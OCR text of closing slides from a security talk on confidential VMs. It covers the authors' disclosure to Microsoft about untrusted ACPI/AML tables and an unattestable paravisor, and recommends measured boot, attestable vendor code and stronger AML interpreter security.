
2. Make Everything Attestable!



Discussion with Microsoft

- We reported the issue to Microsoft in July 2024
  - Microsoft said *“the host does not control the content of these structures (ACPI tables)”*
  - But...
- **Users must trust Microsoft!**
  - *“The HCL is developed by Microsoft, and as such, CVM users do need to place a level of trust in Microsoft as the cloud operator”*
- **Paravisor (HCL) is not attestable!**
  - *“binaries and source code for HCL are not publicly available”*
- **Microsoft <u>recently</u> released Paravisor source code!**
  - But, HCL is not OpenHCL

3. Improve AML Security!



Future Directions

- Enhance AML interpreters
  - Simple sandboxing in Windows
    - Bypassed by our attack
  - Fine-grained sandboxing

- Enhance AML Verification
  - Simple Verification
  - Formal Verification

Takeaway

Takeaways

- For cloud users:
  - **DO measured boot** with vTPMs for CVMs
    - Otherwise, there is a risk of arbitrary code execution by cloud vendors
- For cloud vendors:
  - Make **everything attestable**
    - Release attestable code
- For communities:
  - Find a way to **improve AML security**
    - Need long-term efforts